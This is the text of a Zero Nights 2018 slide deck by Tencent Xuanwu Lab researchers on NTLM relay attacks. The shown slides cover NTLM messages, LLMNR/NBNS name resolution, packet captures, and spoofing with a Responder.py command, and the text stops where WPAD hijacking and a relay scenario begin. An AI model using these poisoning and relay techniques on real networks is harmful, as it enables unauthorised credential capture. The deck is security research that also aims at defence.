ZERO NIGHTS 2018

2^3 EDITION

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

NTLM Relay Reloaded
Attack methods you do not know

Who are we

- Junyu Zhou a.k.a @md5_salt
- 0ops / A*0*E CTF Team
- GeekPwn 2015 / 2017 Winner

- https://github.com/5alt

Who are we

- Jianing Wang a.k.a @T0m4to_
- Syclover Security Team

- Blog: https://bl4ck.in/

Who are we

- Tencent Security Xuanwu Lab
- Web Security Researcher & Pentester

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Agenda


- NTLM Relay Basics
- Known NTLM Relay Attacks
- New way to send credential in browsers
- SMB Reflection Attack Rebirth
- How to defend against NTLM Relay

NTLM Relay Basics


What is NTLM

- NT LAN Manager
- protocol for authentication, integrity, and confidentiality
- challenge-response authentication protocol
  - Type 1 message (negotiation)
  - Type 2 message (challenge)
  - Type 3 message (authentication)
- NTLMSSP (NT LAN Manager (NTLM) Security Support Provider)


Type 1 message (negotiation)



Type 2 message (challenge)



Type 3 message (authentication)



Protocols using NTLMSSP

- SMB
- HTTP
- LDAP
- MSSQL
- …

Before we come to NTLM Relay attacks,
we talk about Windows Name Resolution first

Windows Name Resolution

- Hosts
- DNS (cache / server)
- Local LMHOST File
- LLMNR
- NBNS


LLMNR

- Link-Local Multicast Name Resolution
- UDP

fe80::34ee:9c22:d8e…	ff02::1:3	LLMNR	84 Standard query 0x2b45 A salt
192.168.177.1	224.0.0.252	LLMNR	64 Standard query 0x2b45 A salt
fe80::34ee:9c22:d8e…	ff02::1:3	LLMNR	84 Standard query 0xbfd1 AAAA salt
192.168.177.1	224.0.0.252	LLMNR	64 Standard query 0xbfd1 AAAA salt
192.168.177.129	192.168.177.1	LLMNR	84 Standard query response 0x2b45 A salt A 192.168.177.129
fe80::34ee:9c22:d8e…	ff02::1:3	LLMNR	84 Standard query 0xbfd1 AAAA salt

NBNS

- NetBIOS Name Service
- UDP (typically)
- Broadcast
- src / dst port 137


51 11.037708 192.168.177.1 192.168.177.255 NBNS 92 Name query NB SALT<20>
52 11.040897 192.168.177.129 192.168.177.1 NBNS 104 Name query response NB 192.168.177.129
Frame 52: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
Ethernet II, Src: Vmware_6d:77:cb (00:0c:29:6d:77:cb), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
Internet Protocol Version 4, Src: 192.168.177.129, Dst: 192.168.177.1
User Datagram Protocol, Src Port: 137, Dst Port: 137
NetBIOS Name Service
Transaction ID: 0x86c2
Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply code: No error
Questions: 0
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Answers
SALT<20>: type NB, class IN
Name: SALT<20> (Server service)
Type: NB (32)
Class: IN (1)
Time to live: 2 minutes, 45 seconds
Data length: 6
Name flags: 0x0000, ONT: B-node (B-node, unique)
Addr: 192.168.177.129

NBNS / LLMNR can be spoofed


```
root@ubuntu:~/Responder# python Responder.py -I ens33

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```

Attacker can be ANY host


WPAD

- Web Proxy Auto-Discovery Protocol
- http://wpad/wpad.dat as PAC file

- Hijack WPAD -> Proxy Server
- Insert any html tags in HTTP Response




Let's see a typical NTLM Relay Attack


wants to login to the server as victim,
but doesn't know victim's password
attacker
server

victim

I want to access http://example.com
I should check WPAD first

